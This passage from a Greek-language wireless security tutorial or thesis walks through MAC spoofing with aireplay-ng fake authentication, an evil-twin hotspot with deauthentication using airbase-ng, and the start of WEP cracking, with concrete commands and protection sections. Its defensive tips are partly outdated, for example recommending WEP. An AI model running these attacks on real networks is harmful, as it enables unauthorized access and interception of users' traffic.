


Figure 29: Συνδεδεμένος χρήστης-θύμα

Ύστερα αφού επιλέξαμε τη MAC που θα αντιγράψουμε εκτελούμε μία επίθεση ψεύτικης επικύρωσης με το router. Αυτό το κάνουμε δίνοντας την εντολή:

aireplay-ng --fakeauth -a 00:1F:9F:C9:25:E8 –c 88:53:2E:22:04:D4 mon0

όπου το --fakeauth υποδεικνύει ψεύτικη επικύρωση, το -a 00:1F:9F:C9:25:E8 είναι η MAC του router-θύμα, το -c 88:53:2E:22:04:D4 είναι η MAC του χρήστη-θύμα, και το mon0 είναι η ασύρματη κάρτα δικτύου μας. Μόλις εκτελέσουμε αυτή την εντολή, το πρόγραμμα αυτό θα στείλει πακέτα επικύρωσης και συσχέτισης τα οποία θα περιέχουν τη MAC που αντιγράψαμε από τον ανυποψίαστο χρήστη-θύμα. Το router θα λάβει αυτές τις αιτήσεις και ελέγχοντας τη MAC, θα δει ότι είναι μία MAC που είναι στη λίστα με τις επιτρεπόμενες διευθύνσεις. Παρακάτω παρατηρούμε το μήνυμα που μας επιστρέφει το πρόγραμμα και βλέπουμε ότι η επικύρωση και συσχέτιση είναι επιτυχής.




Figure 30: Επίτευξη ψεύτικης επικύρωσης και συσχέτισης

6.3.1 Προστασία

Όσον αφορά τη προστασία εναντίων του MAC Spoofing, υπάρχουν κάποια βήματα που μπορούμε να ακολουθήσουμε και τα οποία είναι:

1. Πάντα χρησιμοποιούμε κρυπτογράφηση όπως WEP, WPA και WPA2, μεταξύ του ασύρματου σταθμού και του σημείου πρόσβασης.
2. Ένα άλλο βήμα που δεν είναι και τόσο εφικτό στην εποχή μας θα ήταν να μην χρησιμοποιούμε καθόλου ασύρματη πρόσβαση στο δίκτυο αλλά να προτιμάμε την ενσύρματη.
3. Αν χρησιμοποιούμε στατικές IP στη δίκτυό μας, τότε μπορούμε να καταγράψουμε τις συσχετίσεις IP-MAC που υπάρχουν στον ARP πίνακα και έτσι θα ήταν πιο εύκολο να εντοπίσουμε μία MAC διεύθυνση που υπάρχει δύο φορές.
4. Επίσης μπορούμε να χρησιμοποιήσουμε κάποιο πρόγραμμα παρακολούθησης δικτύου όπως το Wireshark ή το tcpdump. Αυτά τα προγράμματα μας επιτρέπουν να δούμε την κίνηση που υπάρχει στο δίκτυο σε πραγματικό χρόνο. Αν ένας έγκυρος χρήστης δέχεται επίθεση από κάποιον που έχει αντιγράψει τη MAC του, τότε τα προγράμματα αυτά θα μας ειδοποιήσουν σε πραγματικό χρόνο, δίνοντας μας την δυνατότητα να εμποδίσουμε τον επιτιθέμενο.

6.4 Προσποιώντας ένα Hotspot σημείο πρόσβασης

Τα Hotspot σημεία είναι δημόσια σημεία πρόσβασης (AP) στο Ιντερνέτ, όπου η πρόσβαση μπορεί να είναι είτε δωρεάν είτε επί πληρωμής. Τέτοια σημεία υπάρχουν σε διάφορα αεροδρόμια, καφετέριες και δημόσιους χώρους προσφέροντας στους χρήστες

πρόσβαση στο Ιντερνέτ. Ο καθένας από μας έχει συνδεθεί τουλάχιστον μία φορά σε ένα hotspot σημείο από τότε που κάνανε την εμφάνιση τους. Ένα hotspot σημείο πολλές φορές δεν χρησιμοποιεί επικύρωση (Open Authentication), κάνει μόνο κάποιες φορές χρήση της MAC filtering τεχνικής και επίσης δεν χρησιμοποιεί καθόλου κάποιον αλγόριθμο κρυπτογράφησης για τον απλό λόγο ότι η διανομή του κλειδιού αποκρυπτογράφησης σε κάθε πελάτη που επισκέπτεται μία καφετέρια ή ένα αεροδρόμιο θα ήταν ένας εφιάλτης. Επιπλέον, στην περίπτωση που ένας πελάτης θα έφευγε από τη καφετέρια, το κλειδί της αποκρυπτογράφησης θα έπρεπε να αλλάξει διότι αυτός θα μπορούσε να το διανέμει σε τρίτους ή να το ξαναχρησιμοποιήσει στο μέλλον.

Σε αυτό την ενότητα θα εφαρμόσουμε μία επίθεση σε ένα hotspot σημείο προσποιώντας το σημείο αυτό. Ας πάρουμε το απλό σενάριο όπου το hotspot σημείο όπου συνδεόμαστε έχει για SSID το όνομα **Esties_56**. Τώρα εμείς ως κακόβουλοι επιτιθέμενοι, μπορούμε να πάμε στο μέρος όπου βρίσκεται το σημείο πρόσβασης αυτό, να δημιουργήσουμε ένα σημείο πρόσβασης με το ίδιο SSID και να αρχίσουμε να το εκπέμπουμε χρησιμοποιώντας την ασύρματη κάρτα δικτύου μας που έχουμε χρησιμοποιήσει σε όλες τις προηγούμενες επιθέσεις. Ένα τέτοιο σημείο πρόσβασης λέγεται και *Soft AP*. Ένα Soft AP είναι ένα σημείο πρόσβασης που δημιουργείται εξ ολοκλήρου σε λογισμικό, το οποίο μπορούμε να δημιουργήσουμε όπου θέλουμε και να ρυθμίσουμε όπως θέλουμε εμείς. Με λίγα λόγια θα δημιουργήσουμε ένα «κακό δίδυμο» του νόμιμου σημείο πρόσβασης που θα έχει το ίδιο όνομα (ESSID), αλλά μπορεί να έχει είτε την ίδια διεύθυνση MAC (BSSID) είτε διαφορετική από το νόμιμο σημείο πρόσβασης. Στη συνέχεια θα εφαρμόσουμε μία broadcast de-authentication επίθεση καταφέρνοντας έτσι να ακυρώσουμε τη σύνδεση των χρηστών με το νόμιμο σημείο πρόσβασης και να τους αναγκάσουμε να συνδεθούν στο σημείο πρόσβασης που έχουμε δημιουργήσει εμείς, χωρίς αυτοί να καταλάβουν τίποτα γι αυτό. Στην παρακάτω εικόνα φαίνεται η διαδικασία αυτή.

Figure 31: Διαδικασία σύνδεσης σε ψεύτικο AP

Έτσι στην παραπάνω εικόνα έχουμε ένα σημείο πρόσβασης που εκπέμπει ένα SSID με όνομα Esties_56, έναν χρήστη συνδεδεμένο σε αυτό (αριστερή εικόνα), και έναν επιτιθέμενο. Αυτό που κάνει ο επιτιθέμενος είναι να δημιουργήσει ένα σημείο πρόσβασης με ίδιο ή διαφορετικό BSSID, ίδιο SSID, και να το εκπέμπει με μεγαλύτερη ισχύ σήματος απ ότι το νόμιμο σημείο πρόσβασης. Όμως ο χρήστης είναι συνδεδεμένος στο νόμιμο σημείο πρόσβασης. Έτσι ο επιτιθέμενος εφαρμόζει μία deauthentication επίθεση στέλνοντας deauthentication πακέτα για να ακυρώσει τη σύνδεση του χρήστη με το σημείο πρόσβασης. Μόλις αυτό γίνει, ο χρήστης θα αρχίσει να ψάχνει ξανά για το SSID Esties_56 για να συνδεθεί. Θα δει όμως ότι υπάρχουν δύο SSID με το όνομα αυτό. Ο χρήστης θα συνδεθεί στο ψεύτικο σημείο πρόσβασης αφού το νόμιμο θα τον απορρίψει εφόσον συνεχίζουμε την deauthentication επίθεση και επίσης θα συνδεθεί εκεί όπου το σήμα είναι δυνατότερο για τον απλό λόγο ότι όπου ισχυρό το σήμα θα έχει και μεγαλύτερο throughput, καταλήγοντας να συνδεθεί στο ψεύτικο σημείο πρόσβασης. Αφού ο χρήστης συνδεθεί στο ψεύτικο σημείο πρόσβασης, ο επιτιθέμενος ελέγχει απόλυτα την κίνηση του χρήστη. Ο επιτιθέμενος μπορεί να τρέχει στον υπολογιστή του ένα DHCP server για να παρέχει μια IP διεύθυνση στον χρήστη. Αφού ο επιτιθέμενος αποκτήσει συνδεσιμότητα σε επίπεδο IP με τον χρήστη, μπορεί να «εισβάλλει» στον υπολογιστή του ή να εφαρμόσει επίθεση τύπου Man-in-the-middle αναμεταδίδοντας τα δεδομένα από τον χρήστη στο σημείο πρόσβασης όπως θα δούμε σε επόμενες ενότητες.

Ας δούμε τώρα γενικά πως μπορούμε να δημιουργήσουμε και πως φαίνεται σε έναν χρήστη ένα ψεύτικο σημείο πρόσβασης (Soft AP). Για να το κάνουμε αυτό, θα χρησιμοποιήσουμε το πρόγραμμα airbase-ng από τη σουίτα aircrack-ng. Το πρόγραμμα αυτό ψάχνει για Probe Request πακέτα που στέλνουν οι χρήστες και μεταδίδει Beacons πακέτα για να φαίνεται σαν ένα νόμιμο σημείο πρόσβασης. Αρχικά θα πρέπει να βάλουμε τη κάρτα δικτύου μας σε κατάσταση ανίχνευσης (monitor mode). Αυτό το κάνουμε με την εντολή :

airmon-ng start wlan0 (δημιουργείται το interface *mon0*)

Ύστερα για να δημιουργήσουμε το σημείο πρόσβασης τρέχουμε την εντολή:

airbase-ng -a AA:AA:AA:AA:AA:AA -e Security_Test mon0

όπου το -a AA:AA:AA:AA:AA:AA είναι το BSSID που θα έχει το σημείου πρόσβασης, το -e Security_Test είναι το SSID του, και το mon0 είναι η ασύρματη κάρτα.




Figure 32: Δημιουργία ψεύτικου AP

Το πρόγραμμα ανταποκρίνεται και μας υποδεικνύει ότι δημιουργήθηκε μία εικονική ενσύρματη κάρτα δικτύου με όνομα at0 και επίσης ότι δημιουργήθηκε το σημείο πρόσβασης με το BSSID που δώσαμε. Στην παρακάτω εικόνα βλέπουμε πως φαίνεται το ψεύτικο σημείο πρόσβασης στον υπολογιστή ενός χρήστη.




Figure 33: Ψεύτικο σημείο πρόσβασης

Ας πάμε τώρα να εφαρμόσουμε την επίθεση προσποιώντας ένα σημείο πρόσβασης όπου είναι συνδεδεμένοι διάφοροι χρήστες.

Πρώτα τρέχουμε το airodump-ng για να δούμε το σημείο πρόσβασης που θα προσποιηθούμε και βάζουμε την ασύρματη κάρτα δικτύου να ακούει στο ίδιο κανάλι με το σημείο πρόσβασης αυτό. Και πάντα δεν ξεχνάμε να αλλάξουμε τη MAC διεύθυνση μας. Εκτελούμε λοιπόν τις εξής εντολές :

iwconfig wlan0 channel 6
iwconfig mon0 channel 6




Figure 34: Σημείο πρόσβασης που θα προσποιηθούμε

Ύστερα πρέπει να κάνουμε μία broadcast deauthentication επίθεση ώστε να διακόψουμε την επικοινωνία των χρηστών με το σημείο πρόσβασης, και παράλληλα να εκτελέσουμε την εντολή airbase-ng για να δημιουργήσουμε το ψεύτικο σημείο πρόσβασης ώστε να συνδεθούν οι ανυποψίαστοι χρήστες.




Figure 35: Deauthentication επίθεση

Αφού εκτελέστηκε αυτή η εντολή, στους χρήστες διακόπηκε η σύνδεση που είχαν με το νόμιμο σημείο πρόσβασης, και έτσι άρχισαν να στέλνουν ξανά probe request πακέτα στο σημείο πρόσβασης όπου ήταν συνδεδεμένοι πριν, μόνο που αυτή τη φορά συνδέονται στο ψεύτικο σημείο πρόσβασης αφού στο νόμιμο δεν μπορούν διότι τους αρνείται την επικύρωση και επομένως την πρόσβαση λόγο της deauthentication επίθεσης που εφαρμόζεται παράλληλα. Αυτό το βλέπουμε στη παρακάτω εικόνα. Έχουμε δημιουργήσει ένα σημείο πρόσβασης του οποίου του έχουμε δώσει ένα αδύνατο BSSID που δεν υπάρχει πουθενά, το ESSID ίδιο με αυτό του νόμιμου σημείου πρόσβασης ώστε ο χρήστες να νομίζουν ότι συνδέονται στο σωστό σημείο πρόσβασης. Είναι σημαντικό να μην δώσουμε και ίδιο BSSID διότι η deauthentication επίθεση που τρέχει παράλληλα θα έχει σαν αποτέλεσμα να στέλνει και στο ψεύτικο σημείο πρόσβασης deauthentication πακέτα. Η επιλογή *–v* μας δίνει περισσότερες λεπτομέρειες για το τι πακέτα στέλνονται. Βλέπουμε ότι ο χρήστης με MAC 00:21:5D:50:D0:6C στέλνει probe request πακέτα στο δικό μας Soft AP, και τελικά συνδέεται εκεί.




Figure 36: Συνδεση χρήστη στο AP

Αφού συνδεθεί, ο χρήστης θα αρχίσει να κάνει DHCP requests για να αποκτήσει δυναμικά μια IP διεύθυνση. Επειδή όμως στον υπολογιστή μας δεν τρέχει κάποιος DHCP server για να παρέχει IP διεύθυνση στους χρήστες (πράγμα που θα δείξουμε σε επόμενη ενότητα), ο κάθε χρήστης θα εφαρμόσει την *Αυτόματη Ρύθμιση IP Διεύθυνσης* (Auto Configuration IP Address). Μόλις ο χρήστης πάρει μια IP διεύθυνση θα στείλει Gratuitus ARP πακέτα για να ανακοινώσει στο δίκτυο που είναι συνδεδεμένος την νέα του IP. Από τη στιγμή που θα συνδεθεί στο ψεύτικο σημείο πρόσβασης. μπορούμε πλέον να ελέγξουμε μέσω της εικονικής κάρτας δικτύου at0 όλα τα δεδομένα τα οποία στέλνει.

Ο ευκολότερος τρόπος για να προστατευτούμε από ψεύτικα σημεία πρόσβασης είναι να μην συνδεόμαστε ποτέ σε σημεία πρόσβασης που είναι ανοικτά.

6.4.1 Προστασία

1. Ο πιο εύκολος τρόπος για να προστατευτούμε από ψεύτικα ή μη έγκυρα σημεία πρόσβασης είναι να μην συνδεθούμε ποτέ σε σημεία πρόσβασης που είναι ανοικτά και δεν χρησιμοποιούν κρυπτογράφηση.
2. Επίσης χρησιμοποιώντας κάποιο πρόγραμμα ανάλυσης δικτυακής κίνησης (wireshark, airodump-ng) μπορούμε να εντοπίσουμε αν κάποιος επιτιθέμενος έχει εφαρμόσει κάποιο ψεύτικο σημείο πρόσβασης. Αυτό γίνεται παρατηρώντας αν υπάρχουν δύο ίδια SSID με διαφορετικές φυσικές διευθύνσεις, πράγμα που θα σημαίνει ότι ένα άλλο σημείο πρόσβασης έχει δημιουργηθεί με το ίδιο όνομα.
3. Απενεργοποιούμε από το router μας τη μετάδοση του SSID του. Έτσι θα είναι πιο δύσκολο για κάποιον αρχάριο να εντοπίσει το δίκτυο μας.
4. Ένας άλλος τρόπος είναι να συνδεόμαστε μόνο σε σημεία πρόσβασης με WPA κρυπτογράφηση.

6.5 Σπάσιμο WEP στη πράξη

Για το σπάσιμο ενός WEP κλειδιού απαιτείται ένας μεγάλος αριθμός από IV προκειμένου η στατιστική ανάλυση-επίθεση να πετύχει. Αυτό συνεπάγεται ότι πρέπει να καταγράψει κανείς ένα μεγάλο αριθμό πακέτων για να πετύχει το στόχο του. Ο αριθμός αυτός εξαρτάται βέβαια και από το μέγεθος του μυστικού κλειδιού. Αν χρησιμοποιήσουμε ένα δημόσιο κλειδί μεγέθους 40 bit τότε θα χρειάζονται 250 χιλιάδες με 300 χιλιάδες πακέτα. Για κλειδί 104 bit απαιτείται πολύ μεγαλύτερος αριθμός. Αυτό σημαίνει ότι το ασύρματο δίκτυο πρέπει να παρουσιάζει έντονη κίνηση, διαφορετικά θα χρειαστεί αρκετός χρόνο μέχρι να μαζευτούν τα IV. Βέβαια υπάρχει και η τεχνική του *injection* με την οποία μπορεί να επιταχυνθεί ασύλληπτα η διαδικασία συλλογής των IV. Η συγκεκριμένη τεχνική υποχρεώνει το σημείο πρόσβασης να στέλνει επιλεγμένα πακέτα ξανά και ξανά επιτρέποντας τη συγκέντρωση αριθμού IV σε μικρό χρονικό διάστημα.

6.5.1 Παθητική Επίθεση – Σπάσιμο WEP σε λειτουργικό σύστημα Windows

Για το σπάσιμο του κλειδιού κρυπτογράφησης WEP θα χρησιμοποιήσουμε δύο προγράμματα για λειτουργικό σύστημα των Windows, το πρόγραμμα CommonView και τη σουίτα Aircrack –ng.

Το CommonView είναι ένας ισχυρός σαρωτής και αναλυτής ασύρματων δικτύων 802.11 α/b/g/n. Αντί να στέλνει αιτήσεις στα ενεργά σημεία πρόσβασης, αναθέτει στην ασύρματη κάρτα να συντονιστεί σε ένα κανάλι, να ακούσει σε αυτό για μικρό χρονικό διάστημα, στη συνέχεια να συντονιστεί στο επόμενο κανάλι να ακούσει και εκεί για λίγο και ούτω καθεξής. Με αυτό τον τρόπο είναι δυνατόν όχι μόνο να ανιχνεύει δίκτυα χωρίς να ανακοινώνει την παρουσία μας αλλά επίσης να βρίσκει δίκτυα τα οποία δεν ανταποκρίνονται στις αιτήσεις αναζήτησης, τα επονομαζόμενα “κλειστά” δίκτυα (στα access points έχει απενεργοποιηθεί το beaconing). Αλλά δεν είναι μόνο αυτό. Οι παθητικοί σαρωτές έχουν πρόσβαση σε κάθε πλαίσιο που μπορεί να ακούσει το μέσο όταν συντονίζεται σε ένα συγκεκριμένο κανάλι. Αυτό σημαίνει ότι εμείς μπορούμε να ανιχνεύουμε όχι μόνο τα σημεία πρόσβασης αλλά και τους ασύρματους πελάτες αυτών των σημείων πρόσβασης.

Το Aircrack-ng είναι μία σουίτα που περιλαμβάνει όλες τις απαραίτητες εφαρμογές για το σπάσιμο του WEP και όχι μόνο, αφού έχουμε καταγράψει ένα σημαντικό αριθμό πακέτων. Εφαρμόζει τη FMS (Fluher, Martin, και Shamir) επίθεση με κάποιες βελτιώσεις όπως οι Korek επίθεση κάνοντας έτσι την επίθεση σε WEP κλειδιά πιο γρήγορη από άλλα προγράμματα

Βήμα 1:

Αρχικά τρέχουμε το πρόγραμμα CommonView για να κάνουμε καταγραφή πακέτων που αργότερα θα χρησιμοποιήσουμε για να την εύρεση του κλειδιού. Ύστερα πατάμε το κουμπί *Έναρξης*, και ύστερα θα εμφανιστεί ένα καινούργιο παράθυρο. Στο παράθυρο αυτό πατάμε το κουμπί *Start Scanning* για να ανιχνεύσουμε τα διαθέσιμα ασύρματα δίκτυα – Access Points, μαζί με διάφορες πληροφορίες όπως το SSID, τη MAC διεύθυνση του, την ισχύ του

σήματος, κτλ. Αφού έχουμε πατήσει αυτό το κουμπί, μετά από λίγο θα δούμε στα δεξιά του παραθύρου να εμφανίζονται τα διάφορα Access Points που υπάρχουν κοντά μας. Από τις πληροφορίες που θα δούμε, οι πιο σημαντικές είναι η MAC διεύθυνση και το SSID.

